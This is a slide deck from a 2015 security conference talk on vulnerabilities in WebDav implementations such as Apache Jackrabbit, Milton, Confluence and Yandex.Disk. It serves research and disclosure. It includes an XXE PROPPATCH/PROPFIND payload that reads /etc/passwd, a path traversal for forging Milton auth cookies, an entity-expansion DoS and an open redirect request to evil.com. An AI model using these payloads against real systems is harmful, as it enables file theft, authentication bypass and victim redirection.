

ZERO NIGHTS 2015

# What should a hacker know about WebDav?

## Vulnerabilities in various WebDav implementations

Mikhail Egorov

# Short BIO – Mikhail Egorov

- Application Security Engineer at Odin [ http://www.odin.com ]
- Security researcher and bug hunter
- Graduated from BMSTU with MSc. in Information Security [ IU8 ]
- Holds OSCP and CISSP certificates
- See my blog [ http://0ang3el.blogspot.com ]

# WebDav is complex

- Many standards that prescribes how to implement various WebDav methods

  `RFC 4918, RFC 3253, RFC 3648, RFC 3744, RFC 5323, RFC 4437, RFC 5842`

- Many WebDav methods

  `OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE, COPY, MOVE, PROPPATCH, PROPFIND, MKCOL, LOCK, UNLOCK, SEARCH, BIND, UNBIND, REBIND, MKREDIRECTREF, UPDATEREDIRECTREF, ORDERPATCH, ACL, REPORT`

- Different Webdav implementations

# Generic approach

- Try various XXE attacks
- Issue **OPTIONS** requests and see what “interesting” methods are supported by WebDav library
- Try attack that follows from security considerations section of RFCs and “common sense” for all “interesting” methods
- Observe source code, if available, to find various implementation flaws

# WebDav XXE attacks

- Methods PROPPATCH, PROPFIND, LOCK, etc. accept XML as input
- Especially Java implementations are vulnerable 👍

# Apache Jacrabbit WebDav XXE

- ▶ CVE-2015-1833 [ http://www.securityfocus.com/archive/1/535582 ]
- ▶ Exploit code [ https://www.exploit-db.com/exploits/37110/ ]
- ▶ Video PoC [ https://www.youtube.com/watch?v=Hg3AXoG89Gs ]

# Milton WebDav XXE

- CVE-2015-7326 [ http://www.securityfocus.com/archive/1/536813 ]

# cloudme.com XXE

- *CloudMe is a **secure** European service that makes your life a little bit easier. With CloudMe you don’t have to think twice about where your files are, they’re always with you …*
- https://webdav.cloudme.com is vulnerable WebDav endpoint

SRSLY?

# Apache Sling OOXML parsing XXE

- Apache Tika OSGi bundle to parse documents
- Apache POI is used to parse OOXML documents
- Apache POI library XXE [ https://access.redhat.com/security/cve/CVE-2014-3529 ]

# Apache Jackrabbit WebDav CSRF

- JCR-3909 [ https://issues.apache.org/jira/browse/JCR-3909 ]
- POST request is allowed and treated as PUT
- There is Refer-based CSRF protection, but empty Referer bypasses it
- **Could be used to mount XXE attack for systems in the internal network!**

# Exploiting WebDav XXE tricks

- Create resource

```
PUT /resource HTTP/1.1

Hack
```

- Write content of the file to a property of the resource with **PROPPATCH** method

```
PROPPATCH /resource HTTP/1.1

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE propertyupdate [
<!ENTITY loot SYSTEM "file:///etc/passwd"> ]>
<D:propertyupdate xmlns:D="DAV:"><D:set><D:prop>
<a xmlns="http://this.is.xxe.baby">&loot;</a>
</D:prop></D:set></D:propertyupdate>
```

# Exploiting WebDav XXE tricks

- Read property with content of the file with **PROPFIND** method

```
PROPFIND /resource HTTP/1.1

<?xml version=“1.0” encoding=“UTF-8”?>
<propfind xmlns=“DAV:”><prop>
<q:a xmlns:q=“http://this.is.xxe.baby”/>
</prop></propfind>
```

# Exploiting WebDav XXE tricks

- OOB XXE will work with any method that supports XML input
  - When general external entities are prohibited

- SSRF attack will work with any method that supports XML input
  - When only external DTDs are allowed

# Milton WebDav AUTHN bypass

- Cookie AUTHN [ preferred method in Windows, from Win7 ]
  - miltonUserUrl=/users/admin/;Path=/;Expires=Thu, 06-Mar-2014 20:55:23 GMT;Max-Age=31536000
  - miltonUserUrlHash=0.884150694443924:9c74dc9fb62c2926c911ce07b5e7dcb2;Path=/;Expires=Thu, 06-Mar-2014 20:55:23 GMT;Max-Age=31536000;HttpOnly
- Cookie is signed using HMAC-SHA1
  - key is in keys.txt file stored in java.io.tmpdir directory
- Path traversal in Destination header of MOVE and COPY requests
  - **http://127.0.0.1:8080/../../../../../../../../../../_DAV/HACK/tmp**
  - We can overwrite keys.txt file ☺
  - After app server restart we can craft valid cookies ☺

# Confluence WebDav DoS attack

- Based on Apache Jackrabbit WebDav code
- Supports Depth: infinity header in PROPFIND request
- Allows DOCTYPE declaration
  - Billion Laughs like attack, but with limited number [ 64000 ] of entity expansions, is possible
- Xerces-J library vulnerable to CVE-2013-4002 have been used
  - https://jira.atlassian.com/browse/CONF-37991

# Yandex.Disk invalidated redirect

- WebDav access to Yandex.Disk – http://webdav.yandex.ru
- Supports MKREDIRECTREF request
- It is possible to create resource that will redirect the victim from Yandex.Disk to arbitrary site

```
MKREDIRECTREF /good.txt HTTP/1.1
Host: webdav.yandex.ru

<?xml version="1.0" encoding="utf-8" ?>
   <D:mkredirectref xmlns:D="DAV:">
     <D:reftarget>
          <D:href>http://evil.com</D:href>
     </D:reftarget>
   </D:mkredirectref>
```

## Takeaways

- WebDav is a complex protocol, it extends attack surface of your system
- WebDav-related RFCs have security considerations parts, unfortunately, many WebDav implementations ignore security considerations
- WebDav libraries in Java suffers from XXE issues, because most XML parsers in Java are insecure in default configuration

# Questions?

? ? ?